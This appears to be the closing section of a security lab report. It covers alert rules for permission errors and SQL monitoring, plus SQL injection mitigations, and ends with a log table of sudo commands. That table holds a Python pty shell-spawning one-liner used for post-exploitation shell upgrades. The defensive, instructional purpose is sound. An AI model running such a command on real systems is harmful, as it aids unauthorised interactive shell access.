
- Create a custom alert that looks for all errors involving permissions.
- Set an alert to measure permission errors at the threshold of 30 errors every 30 minutes.
- SQL Database alert.
- Use SQL monitoring tools for anonymous queries such as SolarWinds or Datadog SQL Server Monitoring

Mitigating Detection

- Use parameterized queries rather than simple string concatenation when building your SQL queries.
- All user input should be sanitized at the client and server.
- Avoid outputting verbose error messages, which can provider an attacker with clues as to how exploit a SQL injection vulnerability.
- The wp-config file should be changed so that the login information is not available to everyone who can access the file.

system.auth.sudo.command: Descending ▾	user.name: Descending ▾
/bin/bash	vagrant
/usr/bin/python -c	steven
/usr/bin/python -c import pty;pty.spawn("/bin/bash");	steven
/usr/bin/python -c import pty;pty.spawn("/bin/bash");	steven

Export: [Raw](#) 📄 [Formatted](#) 📄





The End